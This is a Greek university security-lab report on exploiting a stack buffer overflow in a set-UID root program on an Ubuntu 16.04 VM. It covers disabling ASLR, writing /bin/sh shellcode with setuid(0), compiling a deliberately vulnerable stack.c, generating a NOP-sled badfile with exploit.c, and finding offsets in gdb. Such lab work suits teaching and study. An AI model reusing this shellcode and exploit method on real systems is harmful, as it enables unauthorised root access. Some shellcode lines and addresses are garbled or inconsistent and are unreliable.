



**Πανεπιστήμιο Δυτικής Αττικής
Σχολή Μηχανικών
Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών**

**ΕΡΓΑΣΤΗΡΙΟ ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ
ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ
ΦΙΛΙΠΠΟΣ ΠΑΠΑΓΕΩΡΓΙΟΥ - 21390174**

ΗΜΕΡΟΜΗΝΙΑ ΠΑΡΑΔΟΣΗΣ:

Κυργιακη 7 Απριλίου 2024-11.55 μ.μ

ΟΜΑΔΑ ΕΡΓΑΣΤΗΡΙΟΥ:

ΑΣΦ05 - ΤΕΤΑΡΤΗ 11:00

Υπευθύνος Ομάδας:

Γεωργούλας Αγγελος

Στην παρακάτω εργασία θα δούμε τα εξής:

Θα προσπαθήσουμε να παρέχουμε μια πλήρη και συνοπτική εισαγωγή στο θέμα της ευπάθειας Buffer Overflow και πώς μπορούμε να χρησιμοποιήσουμε αυτή την ευπάθεια για να εκτελέσουμε ένα κέλυφος (shell) με δικαιώματα διαχειριστή (root). Αυτό θα περιλαμβάνει την ανάπτυξη και δοκιμή του shellcode, την ανάπτυξη του ευπαθούς προγράμματος και την δημιουργία του αρχείου εισόδου(badfile), καθώς και την εκτίμηση της διεύθυνσης του shellcode μέσα στο αρχείο εισόδου. Επιπλέον, θα περιγράψουμε τις διαφορετικές τεχνικές που θα χρησιμοποιηθούν για να αντιμετωπίσουν το ASLR και άλλες αντιμετρώς ασφαλείας.

Στην εργασία μας, θα εξετάσουμε την ευπάθεια Buffer Overflow, μια δημοφιλής ευπάθεια στον πυρήνα Linux(ubuntu 16.04), που επιτρέπει στους επεργασιακούς να εκτελέσουν κώδικα με δικαιώματα διαχειριστή, ανεξάρτητα από τις προεπιλεγμένες περιορισμούς του συστήματος. Αυτή η ευπάθεια επιτρέπει στους επεργασιακούς να εκτελέσουν κώδικα που μπορεί να προσφέρει πρόσβαση σε πλήρη δικαιώματα στο σύστημα, επιτρέποντας τους να εκτελέσουν εντολές ως διαχειριστής.


Σταδία εκμετάλλευσης buffer overflow

- Στην πρώτη φάση της εργασίας, θα εξετάσουμε την ανάπτυξη και δοκιμή του shellcode, ένας μικρός κώδικας που θα εκτελεστεί στο πρόγραμμα που είναι προσβάσιμο για εκτέλεση. Αυτό θα περιλαμβάνει την εκτέλεση του shellcode με κανονικά δικαιώματα και ως set-UID, για να κατανοήσουμε πώς λειτουργεί και πώς μπορούμε να το εκμεταλλεύσουμε για να εκτελέσουμε εντολές με δικαιώματα διαχειριστή.
- Στη δεύτερη φάση, θα εξετάσουμε την ανάπτυξη του ευπαθούς προγράμματος και την μετατροπή του σε set-UID, ένας βήμας κρίσιμος για την εκτέλεση του shellcode με δικαιώματα διαχειριστή. Αυτό θα περιλαμβάνει την δημιουργία του αρχείου εισόδου, με το οποίο θα τροφοδοτήσουμε το ευπαθές πρόγραμμα, και την εκτίμηση της διεύθυνσης του shellcode μέσα στο αρχείο εισόδου, για να επιτύχουμε μια επίθεση ευπάθειας.
- Στη τελευταία φάση, θα εξετάσουμε τις διαφορετικές τεχνικές που μπορούν να αντιμετωπίσουν το ASLR και άλλες αντιμετρώς ασφαλείας, όπως το StackGuard και το non-executable stack, για να βεβαιωθούμε ότι η επίθεση μπορεί να εκτελεστεί με επιτυχία.

Στην ολοκλήρωση, θα εκτελέσουμε την επίθεση, εκτελώντας το ευπαθές πρόγραμμα με το αρχείο εισόδου και περιμένοντας να ξεκινήσει ένα shell με δικαιώματα root, δείχνοντας πώς η ευπάθεια Buffer Overflow μπορεί να χρησιμοποιηθεί για να εκτελέσουμε εντολές με δικαιώματα διαχειριστή.


ΦΑΣΗ 1

Ξεκινάμε απενεργοποιώντας το αντίμετρο ASLR και ετοιμάζουμε το περιβάλλον για την επίθεση μας. Καθώς χρησιμοποιούμε VM με Ubuntu(16.04)

A screenshot of a terminal window titled 'Terminator' with a dark theme. The terminal shows a series of commands and their outputs. The first command is 'sysctl kernel.randomize_va_space', which outputs 'kernel.randomize va space = 2'. The second command is 'sudo sysctl -w kernel.randomize_va_space=0', which outputs 'kernel.randomize va space = 0'. The third command is 'sysctl kernel.randomize_va_space', which outputs 'kernel.randomize va space = 0'. The prompt is '[03/26/24]seed@VM:~\$' and the terminal title bar shows '/bin/bash' and '66x24'.

```
Terminator /bin/bash
[03/26/24]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize va space = 2
[03/26/24]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize va space = 0
[03/26/24]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize va space = 0
[03/26/24]seed@VM:~$
```


Στην συνέχεια θα φτιαξούμε ένα πρόγραμμα το οποίο θα μας επιτρέπει να ξεκινήσουμε ένα shell με δικαιώματα root και να ελένξουμε ότι όλα τρέχουν σωστά στο περιβάλλον μας.



```
~/Desktop/Security/shellcode.c - Sublime Text (UNREGISTERED)
Search your computer
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 const char code[] =
6     "\x31\xc0" //xorl %eax, %eax
7     "\x50" //push %eax
8     "\x68" //sh" //pushl ..
9     "\x68" //bin" //pushl ..
10    "\x89\xe3"
11    "\x50"
12    "\x53"
13    "\x89\xe1"
14    "\x99"
15    "\xb0\x0b"
16    "\xcd\x80"
17 ;
18
19 int main(int argc, char **argv){
20     char buf[sizeof(code)];
21     strcpy(buf,code);
22     ((void(*)())buf)();
23 }
```


Line 22, Column 24 Tab Size: 4 C

το πρόγραμμα αυτό για να εκτελεστεί μέσα στο stack, θα πρέπει να είναι γραμμένο σε γλώσσα μηχανής. Το παρόν shellcode το χρησιμοποιούμε για να ελέγξουμε εάν οι εντολές της γλώσσας μηχανής δουλεύουν κανονικά. Με τις παρακάτω εικόνες βλέπουμε ότι λειτουργεί σωστά.



```
Terminator
/bin/bash
[03/26/24]seed@VM:~/../Security$ ls
shellcode.c
[03/26/24]seed@VM:~/../Security$ gcc shellcode.c -o shellcode -z
execstack
[03/26/24]seed@VM:~/../Security$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Mar 26 10:57 shellcode
[03/26/24]seed@VM:~/../Security$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
(seed),26(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$
$ exit
[03/26/24]seed@VM:~/../Security$
```

Παρατηρούμε όμως πως δεν μας ανοιγεί ένα shell με δικαιώματα root στην επίθεση buffer overflow, ο στόχος μας είναι να χρησιμοποιήσουμε το shell σε ένα ευπαθές set-UID root πρόγραμμα, ώστε να προκύψει shell με δικαιώματα root. Με τις επόμενες εντολές, μετατρέπουμε το πρόγραμμα σε set-UID και το εκτελούμε.



The screenshot shows a Kali Linux terminal window with the title 'Terminator'. The terminal prompt is `/bin/bash`. A search bar at the top contains the text 'Search your computer'. The terminal output shows the following commands and results:

```
[03/26/24]seed@VM:~/.../Security$ sudo chown root shellcode
[03/26/24]seed@VM:~/.../Security$ sudo chmod 4755 shellcode
[03/26/24]seed@VM:~/.../Security$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Mar 26 10:57 shellcode
[03/26/24]seed@VM:~/.../Security$ ./shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ ls
shellcode  shellcode.c
$ where
/bin//sh: 3: where: not found
$
```

The terminal window has a dark theme with a blue sidebar on the left containing icons for various applications. The background of the terminal window is a light gray with a subtle pattern of water droplets.

ακόμη κι αν χρησιμοποιούμε ένα πρόγραμμα με δικαιώματα root (set-UID root), το shell που παίρνουμε δεν είναι root επειδή το Ubuntu 16.04 έχει μια προστασία στο /bin/dash. Αυτή η προστασία αντιλαμβάνεται όταν τρέχει από set-UID και αλλάζει τα δικαιώματα στον πραγματικό χρήστη, καθιστώντας την επίθεσή μας άχρηστη. Αυτό δεν συνέβαινε στο Ubuntu 12.04. Για να ξεπεράσουμε αυτό το εμπόδιο, έχουμε δύο τρόπους. Παρακάτω εγώ χρησιμοποιώ τον δευτερό τρόπο.


The screenshot shows a Linux desktop with a dark theme. The top panel displays the file path `~/Desktop/Security/dash_shellcode.c - Sublime Text (UNREGISTERED)` and the system clock shows 11:15 AM. The left sidebar contains icons for various applications, including a terminal, a file manager, and a web browser. The main window is the Sublime Text editor, which has two tabs open, both named `dash_shellcode.c`. The active tab shows the following C code:

```

1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  const char code[] =
6      "\x31\xc0"
7      "\x31\xdb"
8      "\xb0\xd5"
9      "\xcd\x80"
10
11      "\x31\xc0"           //xorl %eax , %eax
12      "\x50"             //push %eax
13      "\x68" "//sh"       //pushl ..
14      "\x68" "/bin"       //pushl ..
15      "\x89\xe3"
16      "\x50"
17      "\x53"
18      "\x89\xe1"
19      "\x99"
20      "\xb0\x0b"
21      "\xcd\x80"
22 ;
23
24 int main(int argc, char **argv){
25     char buf[sizeof(code)];
26     strcpy(buf,code);
27     ((void(*)())buf)();
28 }

```

The status bar at the bottom indicates the cursor is at Line 9, Column 15, the tab size is 4, and the encoding is C.



```
Terminator
Search your computer
/bin/bash 66x24
[03/26/24]seed@VM:~/.../Security$ ./dash_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
zsh: command not found: exit
$ exit
[03/26/24]seed@VM:~/.../Security$ sudo chown root dash_shellcode
[03/26/24]seed@VM:~/.../Security$ sudo chmod root dash_shellcode
chmod: invalid mode: 'root'
Try 'chmod --help' for more information.
[03/26/24]seed@VM:~/.../Security$ sudo chmod 4755 dash_shellcode
[03/26/24]seed@VM:~/.../Security$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Mar 26 11:16 dash_shellcode
[03/26/24]seed@VM:~/.../Security$ ./dash_shellcode
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[03/26/24]seed@VM:~/.../Security$
```

Τροποποιούμε το πρόγραμμα έτσι ώστε να καλεί το user id του root

Με τη εντολή `setuid(0)` σε γλώσσα μηχανής. Και αυτό μας δίνει την δυνατότητα να έχουμε δικαιώματα root.

ΦΑΣΗ 2

Αφού τρεχούμε το shellcode, φτιάχνουμε ένα πρόγραμμα, το `stack.c`, για να κάνουμε injection του shellcode. Στα βασικά του, το πρόγραμμα διαβάζει ένα αρχείο, το `badfile`, και το αποθηκεύει σε ένα buffer, το `str`, μεγέθους 517 bytes. Μετά, καλεί μια συνάρτηση, την `bof()`, που έχει bug τύπου buffer overflow, δηλαδή όταν αντιγράφει τα δεδομένα του `str` σε έναν πίνακα μόνο 24 θέσεων με τη `strcpy`, ξεχειλίζει. Για να μεταγλωττίσουμε το `stack.c`, κλείνουμε δύο ασφάλειες: το `-z execstack`, που επιτρέπει εντολές στο stack, και το `-fno-stack-protector`, που απενεργοποιεί την προστασία του stack από επιθέσεις. Στο τέλος, το κάνουμε set-UID πρόγραμμα.


```
~/Desktop/Security/stack.c - Sublime Text (UNREGISTERED) 11:22 AM
stack.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int bof(char *str)
6 {
7     char buffer[24];
8     strcpy(buffer, str);
9     return 1;
10 }
11
12 int main(int argc, char **argv)
13 {
14     char str[517];
15     FILE *badfile;
16     badfile = fopen("badfile", "r");
17     fread(str, sizeof(char), 517, badfile);
18     bof(str);
19     printf("returne Properly\n");
20     return 1;
21 }
22
23
Line 23, Column 1 Tab Size: 4 C

Terminator 11:27 AM
/bin/bash
[03/26/24]seed@VM:~/Security$ gcc stack.c -o stack -z execsta
ck -fno-stack-protector
[03/26/24]seed@VM:~/Security$ sudo chown root stack
[03/26/24]seed@VM:~/Security$ sudo chmod 4755 stack
sudo: chomd: command not found
[03/26/24]seed@VM:~/Security$ sudo chmod 4755 stack
[03/26/24]seed@VM:~/Security$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Mar 26 11:24 stack
[03/26/24]seed@VM:~/Security$
```

Σ' αυτό το βήμα, θα φτιάξουμε το badfile, που είναι ένα αρχείο εισόδου για να ταΐσουμε το ευπαθές πρόγραμμα και να πετύχουμε την επίθεση. Το badfile θα περιέχει το shellcode και την διεύθυνση όπου βρίσκεται το shellcode. Χρησιμοποιούμε το πρόγραμμα exploit.c για να γεμίσουμε το badfile με NOPs (0x90) και να βάλουμε το shellcode στη σωστή θέση. Αρχικά χρησιμοποιούμε μια τυχαία διεύθυνση για να ελέγξουμε ότι το badfile δουλεύει. Αργότερα, θα βρούμε την ακριβή διεύθυνση και θα τροποποιήσουμε ανάλογα το exploit.c. Μετά τη μεταγλώττιση και εκτέλεση του exploit.c παράγουμε το δοκιμαστικό badfile. Για να δούμε τα περιεχόμενά του, χρησιμοποιούμε την εντολή hexdump. Θα δούμε το badfile γεμάτο με NOPs και την προσωρινή διεύθυνση του shellcode μέσα.

```
~/Desktop/Security/exploit.c - Sublime Text (UNREGISTERED) 5:07 PM
exploit.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 const char code[]=
6     "\x31\xc0"
7     "\x50"
8     "//sh"
9     "\x08"/bin"
10    "\x89\xe3"
11    "\x50"
12    "\x53"
13    "\x89\xe1"
14    "\x99"
15    "\xb0\x0b"
16    "\xcd\x80"
17 ;
18
19 int main(int argc , char ** argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23
24     memset(&buffer,0x90,517);
25
26     *((long*) (buffer+0x24)) = 0xbffff02; //address
27
28     memcpy(buffer + sizeof(buffer) - sizeof(code),code , sizeof(code));
29
30     badfile = fopen("./badfile","w");
31     fwrite(buffer,517,1,badfile);
32     fclose(badfile);
33 }
```


```
Terminator 5:09 PM
/bin/bash
/bin/bash 66x24
[03/26/24]seed@VM:~/.../Security$ gcc exploit.c -o exploit
[03/26/24]seed@VM:~/.../Security$ ./exploit
[03/26/24]seed@VM:~/.../Security$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....
.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....
.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....
.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....
.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh
/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....
|
00000205
[03/26/24]seed@VM:~/.../Security$
```

Για να φτιάξουμε σωστά το badfile, χρειάζεται να βρούμε πού ακριβώς θα βρίσκεται το shellcode μας. Ακολουθούμε μερικά βήματα με τη βοήθεια του debugger για να εντοπίσουμε τη διεύθυνση:

1. Τρέχουμε το πρόγραμμα stack.c με debugger.
2. Βρίσκουμε πού βρίσκεται η μεταβλητή buffer[] στη συνάρτηση bof().
3. Εντοπίζουμε την απόσταση προς την return address.

4. Υπολογίζουμε την απόσταση του shellcode από την μεταβλητή buffer[].
5. Με τα βήματα 2 και 4, βρίσκουμε την προσεγγιστική διεύθυνση του shellcode.
6. Συνδυάζουμε τις πληροφορίες από τα βήματα 3 και 5 για να τοποθετήσουμε τη διεύθυνση στο badfile.

Για τον εντοπισμό της διεύθυνσης της buffer[], κάνουμε compile το stack.c με debug flags ενεργοποιημένα.



```
Terminator /bin/bash
/bin/bash 81x29
xecstack -fno-stack-protector
[03/26/24]seed@VM:~/.../Security$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9780 Mar 26 17:12 stack_gdb
[03/26/24]seed@VM:~/.../Security$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 8.
gdb-peda$ run
Starting program: /home/seed/Desktop/Security/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
Terminator /bin/bash 81x29
[-----]
[-----]
0000| 0xbfffea00 --> 0xb7fe96eb (<_dl_fixup+11>:      add     esi
,0x15915)
0004| 0xbfffea04 --> 0x0
0008| 0xbfffea08 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea0c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea10 --> 0xbfffec58 --> 0x0
0020| 0xbfffea14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:  po
p      edx)
0024| 0xbfffea18 --> 0xb7dc888b (<__GI__IO_fread+11>:  add     ebx
,0x153775)
0028| 0xbfffea1c --> 0x0
[-----]
Legend: code, data, rodata, value
Breakpoint 1, bof (
  str=0xbfffea47 '\220' <repeats 36 times>, "\002\377\377\v", '\
220' <repeats 160 times>...) at stack.c:8
8      strcpy(buffer,str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea08
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea28
gdb-peda$ p (0xbfffea28 - 0xbfffea08)
$3 = 0x20
gdb-peda$ quit
[03/26/24]seed@VM:~/.../Security$
```

Στην προσπάθειά μας να δημιουργήσουμε το τέλειο badfile, είδαμε ότι:

- Η μεταβλητή `buffer[]` αρχίζει στη διεύθυνση `0xbfffea08`.
- Ο `ebp` register είναι στο `0xbfffea48`.
- Ανάμεσά τους έχουμε διαφορά 32 bytes (`0x20`).


Η διεύθυνση που πρέπει να βάλουμε για τη Return Address είναι 4 bytes πάνω από το `ebp`, δηλαδή στο `ebp+0x04` ή σε σχέση με την αρχή του `buffer[]` θα είναι `buffer+0x24`, όπως το έχουμε ήδη ορίσει στο `exploit.c`.

Υπολογίζουμε τη διεύθυνση όπου πρέπει να ξεκινάει το shellcode λαμβάνοντας υπόψιν:

- Τα `0x20` bytes από την αρχή του `buffer[]`.
- Τα `0x04` bytes του Previous Frame Pointer.
- Τα `0x04` bytes της Return Address.

Έτσι, η σωστή διεύθυνση για την αρχή του shellcode θα είναι τουλάχιστον `0x28` bytes πάνω από την αρχική διεύθυνση του `buffer[]`, δηλαδή `0xbfffea08 + OFFSET`, όπου `OFFSET > 0x28`.

